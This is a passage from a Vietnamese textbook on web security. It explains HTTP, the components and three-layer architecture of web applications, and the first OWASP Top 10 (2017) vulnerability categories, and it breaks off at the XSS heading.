1.1. Giới thiệu về dịch vụ web và kiến trúc ứng dụng web

1.1.1. Giao thức HTTP


1.1.1.1. Giới thiệu

HTTP (Hyper-Text Transfer Protocol) là giao thức thuộc tầng ứng dụng trong bộ giao thức TCP/IP được sử dụng cho truyền *siêu văn bản* (Hyper-Text) của các ứng dụng web. Ngoài HTTP, HTTPS (Secure HTTP) còn được sử dụng cho các ứng dụng web có yêu cầu đảm bảo an toàn thông tin truyền giữa máy khách (Client) và máy chủ (Server). Cổng dịch vụ chuẩn của HTTP là 80 và cổng dịch vụ chuẩn của HTTPS là 443. Hình 1.1 mô tả vị trí giao thức HTTP trong bộ giao thức TCP/IP và mô hình tham chiếu OSI.




Hình 1.1. Giao thức HTTP trong bộ giao thức TCP/IP và mô hình tham chiếu OSI

Giao thức HTTP hoạt động theo kiểu yêu cầu – đáp ứng (request - response) trong mô hình giao tiếp khách – chủ. Hình 1.2 mô tả quá trình máy khách (Web Browser) gửi yêu cầu (request) đến máy chủ (HTTP Server) thông qua kết nối mạng. Theo đó, máy khách tạo một yêu cầu (GET request) và gửi xuống tầng HTTP, tiếp theo yêu cầu được đóng gói và chuyển tiếp đến các lớp hạ tầng mạng thông qua các lớp vận chuyển (TCP) và mạng (IP) để đến máy chủ HTTP ở cổng biết trước (Well-known port). Thông thường, cổng biết trước là cổng giao tiếp của máy chủ HTTP – các cổng số 80 hoặc 443. Máy chủ HTTP tiếp nhận yêu cầu để xử lý.




Hình 1.2. Máy khách (Web Browser) gửi yêu cầu (request) đến máy chủ (HTTP Server)



Hình 1.3. Máy chủ (HTTP Server) xử lý yêu cầu và gửi đáp ứng (response) đến máy khách (Web Browser)

Hình 1.3 mô tả quá trình máy chủ xử lý yêu cầu và gửi đáp ứng (response) đến máy khách. Khi nhận được yêu cầu truy cập một trang web, máy chủ tiến hành xử lý: nếu đó là yêu cầu một trang web tĩnh có nội dung cố định, máy chủ sẽ đọc nội dung trang từ hệ thống file cục bộ của mình để tạo thành *đáp ứng* (HTTP Response) và gửi cho máy khách qua tầng HTTP, tiếp theo đáp ứng được đóng gói và chuyển tiếp đến các lớp hạ tầng mạng thông qua các lớp vận chuyển và mạng để đến tầng HTTP phía máy khách và cuối cùng được chuyển cho máy khách để hiển thị kết quả. Trên thực tế, nhiều ứng dụng web lưu nội dung các trang web trong các cơ sở dữ liệu, nên việc giao tiếp giữa máy khách và máy chủ có sự tham gia của các chương trình chạy trên máy chủ (CGI Program) truy cập cơ sở dữ liệu, như minh họa trên Hình 1.4.

Cho đến hiện nay, có 2 phiên bản của HTTP, gồm HTTP/1.0 (mô tả trong chuẩn RFC-1945) và HTTP/1.1 (mô tả trong chuẩn RFC-2616). HTTP/1.1 là bản chỉnh sửa của HTTP/1.0 và điểm khác biệt chính của HTTP/1.1 so với bản gốc là HTTP/1.0 sử dụng một kết nối mới cho một cặp trao đổi yêu cầu / đáp ứng, trong khi HTTP/1.1 sử dụng một kết nối mới cho một, hoặc nhiều cặp trao đổi yêu cầu / đáp ứng.



Hình 1.4. Kiến trúc cơ bản của một ứng dụng web

1.1.1.2. Các đặc điểm cơ bản

Giao thức HTTP có 3 đặc điểm cơ bản, bao gồm không hướng kết nối, độc lập với thông tin truyền và không trạng thái. Chi tiết các đặc điểm trên như sau:

- Không kết nối (Connectionless): Máy khách và máy chủ HTTP giao tiếp theo theo kiểu yêu cầu – đáp ứng, mà không duy trì kết nối liên tục giữa hai bên. Cụ thể, máy khách HTTP, hay trình duyệt khởi tạo và gửi một yêu cầu đến máy chủ HTTP, và sau khi gửi yêu cầu, máy khách ngắt kết nối khỏi máy chủ và chờ đợi phản hồi. Máy chủ xử lý yêu cầu, thiết lập lại kết nối và gửi phản hồi đến máy khách.
- Độc lập với thông tin truyền (Media independent): Điều này có nghĩa là bất kỳ loại dữ liệu nào đều có thể truyền thông qua HTTP, với điều kiện cả máy khách và máy chủ biết cách xử lý nội dung của dữ liệu. HTTP yêu cầu cả máy chủ và máy khách chỉ rõ kiểu nội dung của dữ liệu sử dụng khai báo kiểu MIME (Multipurpose Internet Mail Extensions).
- Không trạng thái (Stateless): HTTP là giao thức không trạng thái hay không có nhớ, có nghĩa là máy khách và máy chủ nhận biết về sự tồn tại của nhau chỉ trong yêu cầu hiện tại. Sau đó, cả hai đều “quên” ngay sự tồn tại của nhau. Do bản chất này của HTTP, không máy khách, hoặc trình duyệt nào có thể lưu giữ thông tin giữa các yêu cầu khác nhau đến các trang web.

1.1.1.3. Các phương thức

Giao thức HTTP hỗ trợ một số phương thức (method) để máy khách có thể gửi yêu cầu lên máy chủ. Các phương thức bao gồm: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS và TRACE. Phần tiếp theo mô tả vắn tắt về tất cả các phương thức này.

GET được sử dụng để truy vấn thông tin từ máy chủ sử dụng một địa chỉ web. Các yêu cầu sử dụng phương thức GET chỉ nên truy vấn dữ liệu và không nên có ảnh hưởng (thay đổi) đến dữ liệu.

HEAD tương tự như phương thức GET, nhưng chỉ có dòng trạng thái và phần tiêu đề được chuyển từ máy chủ đến máy khách.

POST được sử dụng để gửi dữ liệu đến máy chủ, chẳng hạn thông tin khách hàng, file tải lên,... được gửi lên máy chủ sử dụng HTML form.

PUT được sử dụng để thay thế tất cả các biểu diễn hiện tại của tài nguyên đích bằng nội dung tải lên.

DELETE được sử dụng để xóa tất cả các biểu diễn hiện tại của tài nguyên đích cho bởi một địa chỉ web.

CONNECT được sử dụng để thiết lập đường hầm tới máy chủ được xác định bởi một địa chỉ web nhất định.

OPTIONS được sử dụng để mô tả các tùy chọn truyền thông cho tài nguyên đích.

TRACE được sử dụng để thực hiện một phép kiểm tra vòng lặp lại (loop-back) theo đường dẫn đến tài nguyên đích.

1.1.2. Các thành phần của ứng dụng web

Một ứng dụng web (Web application) có thể gồm các thành phần: Máy khách web/trình duyệt web (Web client/web browser), Máy chủ web (HTTP/web server), URL/URI, Web session và cookie, Bộ diễn dịch và thực hiện các server script, Các server script (CGI – Common Gateway Interface), Máy chủ cơ sở dữ liệu và Hạ tầng mạng TCP/IP kết nối giữa máy khách và máy chủ web.

1.1.2.1. Trình duyệt web

Trình duyệt web là bộ phần mềm chạy trên máy khách có chức năng tạo yêu cầu, gửi yêu cầu và hiển thị phản hồi/kết quả trả về từ máy chủ web. Các phương thức yêu cầu bao gồm: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS và TRACE. Trong số các phương thức trên, ba phương thức GET, HEAD và POST được sử dụng phổ biến hơn cả. Trình duyệt web có khả năng hiển thị nhiều loại dữ liệu của trang web: văn bản, hình ảnh, âm thanh, video,... Trình duyệt cũng hỗ trợ khả năng lập trình bằng các ngôn ngữ script (như javascript), xử lý các ngôn ngữ HTML, XML, CSS,... Một số trình duyệt thông dụng bao gồm: Microsoft Internet Explorer, Microsoft Edge, Google Chrome, Mozilla Firefox, Opera, Apple Safari,...

1.1.2.2. Máy chủ web

Máy chủ web tiếp nhận *yêu cầu* từ trình duyệt web, xử lý yêu cầu và trả về *đáp ứng*. Các đáp ứng thường là các trang web. Nếu là yêu cầu truy cập các file tĩnh, máy chủ web truy cập hệ thống file cục bộ, đọc nội dung file và gửi kết quả cho trình duyệt. Nếu là yêu cầu truy cập các file script, máy chủ web chuyển các script cho bộ xử lý script. Script có thể bao gồm các lệnh truy cập cơ sở dữ liệu để xử lý dữ liệu. Kết quả thực hiện script được chuyển lại cho máy chủ web để tạo thành đáp ứng và gửi cho trình duyệt. Một số mã trạng thái đáp ứng thường gặp của máy chủ web:

- 200: thành công
- 404: lỗi không tìm thấy file/dữ liệu
- 403: lỗi cấm truy cập
- 500: lỗi xử lý script trên máy chủ.

Có nhiều loại máy chủ web được triển khai sử dụng trên thực tế, trong đó các máy chủ web thông dụng nhất bao gồm: Mozilla Apache web server, Microsoft Internet Information Services (IIS), nginx (NGINX, Inc), Google web services, IBM Websphere và Oracle web services.


1.1.2.3. URL và URI

URL (Uniform Resource Locator) còn gọi là địa chỉ web, là một chuỗi ký tự cho phép tham chiếu đến một tài nguyên. Dạng thông dụng của URL:

scheme://domain:port/path?query_string#fragment_id, trong đó:

- scheme: chỉ giao thức truy cập (http, https, ftp,...)
- domain: tên miền, ví dụ www.google.com
- port: số hiệu cổng dịch vụ; với cổng chuẩn (http 80 hoặc https 443) thì không cần chỉ ra số hiệu cổng
- path: đường dẫn đến tên file/trang
- ?query_string: chuỗi truy vấn, gồm một hoặc một số cặp *tên biến=giá trị*. Ký tự và (&) được dùng để ngăn cách các cặp
- fragment_id: một tên liên kết định vị đoạn trong trang.

URI (Uniform Resource Identifier) là một chuỗi ký tự dùng để nhận dạng một địa chỉ web hoặc một tên. URI có thể là URL hoặc URN (Uniform Resource Name), trong đó URN được dùng để nhận dạng tên của tài nguyên, còn URL được dùng để tìm địa chỉ, hoặc vị trí của tài nguyên. Hình 1.5 biểu diễn các thành phần URL và URN trong URI.



Hình 1.5. Các thành phần của URI


1.1.2.4. Web session và cookie

Web session (phiên làm việc web) là một kỹ thuật cho phép tạo ra ứng dụng web có trạng thái (stateful) vận hành trên giao thức HTTP không trạng thái (stateless). Máy chủ web tạo ra và lưu một chuỗi định danh (ID) cho mỗi phiên (Session) theo yêu cầu của máy khách. Phiên cho phép máy chủ web nhận dạng người dùng và xử lý các yêu cầu HTTP của mỗi người dùng. Thời gian hoạt động của mỗi phiên tùy thuộc vào cấu hình máy chủ web. Ví dụ, sau đăng nhập thành công, máy chủ web tạo một phiên làm việc cho người dùng và không yêu cầu thông tin đăng nhập với các yêu cầu truy cập tiếp theo cho đến khi kết thúc phiên làm việc.

Cookie còn gọi là HTTP cookie, hay Browser cookie là một mẫu thông tin do website gửi xuống và được lưu trên trình duyệt khi người dùng thăm website. Khi người dùng thăm website trong tương lai, website có thể đọc lại thông tin trong cookie để biết các hoạt động trước đó của người dùng. Cookie thường được sử dụng để lưu thông tin phiên làm việc và duy trì trạng thái phiên làm việc.

1.1.2.5. Bộ diễn dịch và thực hiện các server script

Các bộ diễn dịch và thực hiện các server script (script engine), hay mô tơ script có nhiệm vụ nạp, dịch và thực hiện từng dòng lệnh script trên máy chủ web. Do hầu hết các mô tơ script làm việc theo chế độ thông dịch nên tốc độ thường chậm so với các ứng dụng đã được biên dịch ra mã thực hiện. Nói chung, nhiều bộ diễn dịch và thực hiện các server script có thể được cài đặt và làm việc với một máy chủ web. Có thể kể đến một số mô tơ script thông dụng: Microsoft ASP, ASP.NET, PHP engine, Perl, Python engine, JVM/JSP. Hình 1.6 biểu diễn mô hình các mô tơ script ASP và ASP.NET làm việc với máy chủ web Microsoft IIS.



Hình 1.6. Các mô tơ script ASP và ASP.NET làm việc với máy chủ web Microsoft IIS

1.1.2.6. Các server script


Các server script là các đoạn mã được nhúng vào các trang web HTML để thực hiện các công việc xử lý dữ liệu và trả về kết quả để tạo nội dung cho trang web. Các server script được máy chủ web chuyển cho các mô tơ script để dịch và thực hiện. Kết quả thực hiện script được chuyển lại cho máy chủ web. Một số ngôn ngữ lập trình cho server script: ASP (VBScript), ASP.NET (C#), PHP, Perl, Python, JSP (Java),...

1.1.2.7. Máy chủ cơ sở dữ liệu

Máy chủ cơ sở dữ liệu thường được sử dụng để quản trị các cơ sở dữ liệu chứa dữ liệu tạo các trang web động. Một trang web động là trang web mà nội dung của nó chỉ được tạo ra khi có yêu cầu từ người dùng thông qua máy khách. Nội dung của các trang web động thường được lưu trữ trong cơ sở dữ liệu. Khi có yêu cầu truy vấn của người dùng, máy chủ web thực hiện các server script để truy cập và xử lý dữ liệu từ cơ sở dữ liệu. Kết quả thực hiện script được chuyển lại cho web server để tạo nội dung trang web. Hình 1.7 biểu diễn lưu đồ xử lý yêu cầu tạo trang web động với nội dung lấy từ cơ sở dữ liệu.

1.1.2.8. Hạ tầng mạng


Hạ tầng mạng gồm tất cả các thiết bị mạng tạo thành hệ thống truyền thông kết nối máy chủ web với máy khách web. Các thiết bị mạng có thể gồm: switch, router, firewall, cables,...



Hình 1.7. Lưu đồ xử lý yêu cầu tạo trang web động với nội dung lấy từ cơ sở dữ liệu

1.1.3. Kiến trúc của ứng dụng web


Hình 1.8 biểu diễn kiến trúc chuẩn của hệ thống ứng dụng web (hay ngắn gọn là ứng dụng web), trong đó mô tả các thành phần của một ứng dụng web và giao tiếp giữa chúng. Theo đó, các thành phần của một ứng dụng web gồm Web Browser (Trình duyệt), Web Server (Máy chủ web), Application Server (Máy chủ ứng dụng), Data (Kho chứa dữ liệu – thường là cơ sở dữ liệu), File System (Hệ thống file trên máy chủ) và External System (Các hệ thống bên ngoài). Web Browser tạo và gửi yêu cầu về trang web (Page Request) đến Web Server. Nếu đó là yêu cầu trang web tĩnh, Web Server sẽ đọc nội dung trang từ File System và gửi trang web cho Web Browser. Nếu đó là yêu cầu trang web động, Web Server sẽ chuyển yêu cầu cho Application Server xử lý. Application Server sẽ dịch và thực hiện mã script trong trang web để tạo kết quả. Application Server có thể cần truy cập Data, File System, hoặc External System để xử lý yêu cầu. Kết quả xử lý yêu cầu được chuyển lại cho Web Server để tạo trang web và gửi cho Web Browser.




Hình 1.8. Kiến trúc chuẩn của ứng dụng web

Hình 1.9 biểu diễn kiến trúc lô gic gồm 3 lớp của ứng dụng web. Theo mô hình kiến trúc này, ứng dụng web được chia thành 3 lớp chính: lớp trình diễn (Presentation Layer – PL/UI), lớp lô gic nghiệp vụ (Business Logic Layer – BLL) và lớp truy cập dữ liệu (Data Access Layer - DAL). Lớp trình diễn bao gồm các điều khiển (Controls), mẫu (Forms), hình ảnh (Images) và dữ liệu đa phương tiện (Media) có trách nhiệm biểu diễn dữ liệu đến người dùng. Lớp lô gic nghiệp vụ có nhiệm vụ xử lý dữ liệu theo các quy định có sẵn. Lớp này có thể bao gồm các quy định về an ninh (Security), các quy trình xử lý (Rules), các khâu tính toán (Calculation) và dữ liệu nghiệp vụ (BLL Data). Lớp truy cập

dữ liệu gồm các giao diện lập trình cho dữ liệu (Data API) và các thủ tục lưu trữ (Stored Procedures) có trách nhiệm truy vấn và xử lý dữ liệu từ kho dữ liệu (Data).



Hình 1.9. Kiến trúc lô gic 3 lớp của ứng dụng web



Hình 1.10. Các dạng kiến trúc ứng dụng web


Hình 1.10 biểu diễn các dạng kiến trúc của ứng dụng web trong tương quan phân công chức năng giữa máy khách (Client) và máy chủ (Server). Ở bên trái, máy khách “béo” (Rich Fat) đảm nhiệm nhiều chức năng, ví dụ gồm lớp trình diễn và lớp lô gic nghiệp vụ, trong khi đó máy chủ đảm nhiệm ít chức năng, ví dụ chỉ gồm lớp truy cập dữ liệu. Ngược lại ở bên phải, máy khách “gầy” (Thin) đảm nhiệm ít chức năng, ví dụ chỉ gồm lớp trình diễn, trong khi đó máy chủ đảm nhiệm nhiều chức năng, ví dụ gồm lớp lô gic nghiệp vụ và lớp truy cập dữ liệu. Việc lựa chọn kiến trúc phù hợp cho từng ứng dụng web cụ thể phụ thuộc vào bản chất của từng nghiệp vụ cụ thể.

1.2. Các nguy cơ và lỗ hổng bảo mật trong ứng dụng web

1.2.1. Giới thiệu

Các lỗ hổng bảo mật trong các ứng dụng web là các điểm yếu cho phép tin tặc tấn công đánh cắp dữ liệu người dùng, dữ liệu hệ thống, kiểm soát ứng dụng web, hoặc thậm chí kiểm soát cả hệ thống máy chủ chạy ứng dụng web. OWASP (Open Web Application Security Project - <http://www.owasp.org>) là một dự án cộng đồng mở hoạt động với mục

đích tăng cường an toàn cho các ứng dụng web. Hình 1.11 liệt kê danh sách 10 lỗ hổng bảo mật nghiêm trọng nhất trong các ứng dụng web phiên bản năm 2021 so sánh với phiên bản năm 2017. Có một số thay đổi lớn về vị trí các lỗ hổng trong 2 phiên bản này. Lỗ hổng “Kiểm soát truy cập yếu” (Broken access control) từ vị trí thứ 5 ở phiên bản 2017 lên vị trí số 1 ở phiên bản 2021. Ngược lại, lỗ hổng “Chèn mã” (Injection) từ vị trí số 1 trong các phiên bản 2013 và 2017 tụt xuống vị trí số 3 trong phiên bản 2021.



Hình 1.11. 10 lỗ hổng bảo mật ứng dụng web hàng đầu theo OWASP (2017 và 2021)

1.2.2. 10 nguy cơ và lỗ hổng bảo mật hàng đầu theo OWASP

1.2.2.1. OWASP Top 10 – 2017

A01:2017 Injection (Chèn mã)

Chèn mã là dạng lỗ hổng bảo mật cho phép tin tặc chèn mã vào dữ liệu gửi đến và được thực hiện trên hệ thống nạn nhân. Trong nhiều năm, chèn mã luôn được đánh giá là dạng lỗ hổng bảo mật nghiêm trọng nhất, bị khai thác phổ biến nhất và các hậu quả của khai thác lỗi chèn mã cũng thường nặng nề nhất. Các dạng lỗ hổng chèn mã thường gặp bao gồm: Buffer overflow (Tràn bộ đệm), SQL injection (chèn mã SQL), XPath/XQuery injection (chèn mã XPath/XQuery), LDAP lookups / injection (chèn mã LDAP) và Shell command injection (chèn các lệnh shell). **Error! Reference source not found.** minh họa tấn công khai thác lỗ hổng chèn mã SQL, trong đó kẻ tấn công (Attacker) chèn mã SQL vào dữ liệu, gửi đến máy chủ web và cuối cùng được thực hiện trên máy chủ cơ sở dữ liệu để xóa bảng dữ liệu.



Hình 1.12. Tấn công khai thác lỗ hổng chèn mã SQL

A02:2017 Broken Authentication (Xác thực yếu)

Khâu xác thực (authentication) được sử dụng khá phổ biến trong các ứng dụng web. Nếu các khâu xác thực không đủ mạnh thì đó là lỗ hổng để kẻ tấn công truy cập đánh cắp thông tin. Tương tự, phiên làm việc (Session) của ứng dụng web cũng cần được quản lý

chặt chẽ. Nếu phiên không được quản lý chặt chẽ, kẻ tấn công có thể lợi dụng để chiếm và điều khiển phiên làm việc của người dùng. Chẳng hạn, lỗi quản lý phiên xuất hiện khi người lập trình đưa chuỗi nhận dạng phiên (ID) lên địa chỉ URL mà không thực hiện mã hóa, hoặc kiểm tra:

http://www.error-site.com/test.aspx?session_id=12345

A03:2017 Sensitive Data Exposure (Rò rỉ dữ liệu nhạy cảm)

Nhiều ứng dụng web không có các cơ chế đủ mạnh để bảo vệ các dữ liệu nhạy cảm, như thông tin thẻ tín dụng, số an sinh xã hội và thông tin xác thực người dùng. Kẻ tấn công có thể đánh cắp, hoặc chỉnh sửa các thông tin nhạy cảm để lạm dụng, hoặc trục lợi. Do vậy, cần có các cơ chế bổ sung để bảo vệ các thông tin nhạy cảm, như mã hóa và hạn chế quyền truy cập vào các files chứa thông tin nhạy cảm (file lưu mật khẩu,...).

A04:2017 XML External Entities (XXE - Lỗi xử lý các thành phần XML bên ngoài)

Lỗi XXE xảy ra khi một số bộ xử lý tài liệu XML cũ hoặc được cấu hình kém xử lý các tài liệu XML có chứa tham chiếu đến tham chiếu đến các thực thể bên ngoài. Các trường hợp khai thác lỗi XXE có thể gồm:

- Các bộ xử lý XML có lỗi cho phép kẻ tấn công tải lên tài liệu XML hoặc nội dung độc hại trong tài liệu XML;
- Lỗi hỏng bảo mật trong mã chương trình;
- Lỗi hỏng bảo mật trong các thành phần phụ thuộc;
- Lỗi hỏng bảo mật trong tích hợp hệ thống.

A05:2017 Broken Access Control (Điều khiển truy cập yếu)

Dạng lỗi này liên quan đến việc các kiểm soát truy cập đối với người dùng không được thực hiện chặt chẽ. Kẻ tấn công có thể khai thác các lỗi dạng này để truy cập trái phép vào các tính năng, dữ liệu, như truy cập, hoặc sửa đổi dữ liệu của người dùng khác, xem các file nhạy cảm, thay đổi quyền truy cập.


A06:2017 Security Misconfiguration (Lỗi cấu hình an ninh)

Lỗi cấu hình an ninh là dạng lỗi hỏng thiết lập quyền truy cập vào các trang không đúng chuẩn, cho phép kẻ tấn công có thể truy cập trái phép vào các trang, các thư mục, hoặc tải và thực hiện các file mã độc trên hệ thống. Các lỗi thuộc dạng này có thể gồm:

- Lỗi quyền truy cập files
- Lỗi thực hiện các trang
- Lỗi liệt kê các files trong thư mục
- Lỗi cho phép tải lên và thực hiện các file mã chương trình.

A07:2017 Cross-Site Scripting (XSS) (Lỗi XSS)

